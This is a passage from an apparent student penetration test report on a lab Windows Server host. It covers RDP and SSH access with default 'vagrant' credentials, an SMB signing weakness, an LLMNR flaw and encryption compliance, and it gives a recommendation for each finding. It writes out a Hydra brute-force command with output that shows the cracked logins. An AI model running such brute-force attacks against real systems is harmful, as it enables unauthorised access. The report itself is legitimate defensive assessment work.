
Risk = Critical	Impact = Major	Likelihood = Likely

Dragon Hacks identified a Remote Desktop service, having earlier gained access to usernames and passwords using Eternal Blue RCE exploit it gained Administration level access to the system by entering the Administrator user name and vagrant as the password. Port and service could easily also be exploited by using Hydra to brute force as the vagrant password exists in lots of password lists, and the one Dragon Hacks used to crack the hashes, rockyou.txt


Dragon Hacks identified the Remote desktop exploit at the following location

- http://10.222.0.14:3389 [ms-wbt-server]

Dragon Hacks used the command rdesktop 10.222.0.14 to open a prompt to attempt to log into the remote desktop service.



Using the administrator user name and password they were able to log in with Admin level privileges.



Dragon Hacks had the credentials to this RDP service and was able to log in. Dragon Hacks tried to brute force the service with Hydra but was unsuccessful.

Dragon Hacks recommends using stronger passwords for RDP services as the password to this service was relatively easy to crack.

SSH Brute Force Attack (BF)


Risk = Critical	Impact = Major	Likelihood = Likely

Brute force attacks involve the use of tools like Hydra to try multiple (upwards of thousands) password and username combinations until a combination works. Dragon Hacks tried a Hydra brute force on the SSH server running on the system and was able to find a combination very quickly and easily.

Dragon Hacks identified the SSH server at the following location

- http://10.222.0.14:22 [OpenSSH 7.1 (protocol 2.0)]

Dragon Hacks had already gathered the log in credentials from eternal blue so could minimise the username list and password list, however using the default Administration username would be vulnerable when using the password list rockyou.txt



And using the below Hydra commands to attempt to brute force the SSH server Dragon Hacks was successful in finding login credentials

```
root@kali:~# hydra -L hydrauserlist -P hydrawordlist.txt 10.222.0.14 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-06-16 08:13:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the t
asks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
 session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 192 login tries (l:24/p:8), ~12 tries per task
[DATA] attacking ssh://10.222.0.14:22/
[22][ssh] host: 10.222.0.14   login: Administrator   password: vagrant
[22][ssh] host: 10.222.0.14   login: Administrator   password: vagrant
[22][ssh] host: 10.222.0.14   login: vagrant   password: vagrant
1 of 1 target successfully completed, 3 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-06-16 08:13:52
```

And the SSH server being logged into with the credentials.

```
root@kali:~# ssh Administrator@10.222.0.14
The authenticity of host '10.222.0.14 (10.222.0.14)' can't be established.
ECDSA key fingerprint is SHA256:hreRzFEXx8qK9WLNxjzlEj1HJ0I93LQyWBY5NiNETDs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.222.0.14' (ECDSA) to the list of known hosts.
Administrator@10.222.0.14's password:
-sh-4.3$ getuid
-sh: getuid: command not found
-sh-4.3$ ls
-sh-4.3$ pwd
/cygdrive/c/Users/Administrator
-sh-4.3$ whoami
assignment2-1\administrator
-sh-4.3$ exit
logout
Connection to 10.222.0.14 closed.
root@kali:~# ssh vagrant@10.222.0.14
vagrant@10.222.0.14's password:
-sh-4.3$ whoami
assignment2-1\vagrant
-sh-4.3$ pwd
```

Dragon Hacks recommends setting stronger passwords for the SSH server to mitigate its vulnerability to a Brute Force attack.

High Risk Findings

Denial of Serivice and Remote code injection (DOS/RCE)


Risk = High	Impact = Major	Likelihood = Likely

Denial of service is the exhaustion of local resources through various possible means such that the service is unable to run, often leading to crashes, and in this instance the possibility for RCE. Dragon Hacks identified a vulnerability in the Windows DNS client involving resolution of addresses. Specially crafted link local multicast name resolution packets (LLMNR) sent to the system starting

with a leading "." could result in RCE. As this exploit also runs a DOS and we don't want to crash the system Dragon hacks has highlighted the vulnerability in Metasploit but has not run it.

Dragon Hacks identified the DOS RCE exploit at location

- http://10.222.0.14:5355 [Windows DNS client]



Medium Risk Findings

Man in the middle attack (MITM)

Risk = Medium	Impact = Moderate	Likelihood = Likely

A man in the middle attack is where an attacker can intercept communications between two parties, they are able to listen to the traffic and if it is not encrypted see all information that passes between the two. Dragon Hacks noticed that on top of being vulnerable to Eternal Blue port 445 does not require SMB signing, which is also known as security signatures. These security signatures help to improve security of the SMB protocol, by signing packets and proving their orientation and authenticity.

Dragon Hacks identified the vulnerability at the following location

- http://10.222.0.14:445 [Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds]

Dragon Hacks recommends enforcing signing in the configuration of this port.

Low Risk Findings

Non-compliant encryption

Risk = Low	Impact = low	Likelihood = possible

The Federal Information Processing Standard is a US security standard used to approve security modules. Dragon Hacks identified that the encryption settings that are being used by the remote terminal services are not compliant with the FIPS-140, they are only at level 2, not 4 as required.

Dragon Hacks identified the vulnerability at the following location

- http://10.222.0.14:3389 [Microsoft Terminal Service]

Dragon Hacks recommended upgrading this to level 4 in order to be compliant with FIPS-140.

Conclusion

It is the feeling of Dragon Hacks that Best Industries overall has relatively poor security. Several critical flaws were identified, that would each have enormous ramifications to a company if exploited. These should be patched immediately to avoid a massive security incident.

Leveraging Eternal Blue to perform RCE with system level privileges was the biggest risk and should be the first addressed. Then the next 3 RCE exploits were all critical level, as well as a brute force exploit and weak credentials to the SSH service. There is a high level RCE which could be leveraged after also exploiting a DOS vulnerability. A medium level man in the middle attack which could take place on the same port as Eternal Blue should also be addressed. Finally the low level vulnerability of non-compliant encryption levels were also discovered.

It should be noted that penetration testing is valid at the point in time of writing the report only. It is conceivable that new exploits could be developed after delivery of this report that could make the application susceptible to compromise. There is no substitute for regular scheduled penetration testing and vulnerability assessment activities as a mechanism to reduce the likelihood an impact of cyber compromise.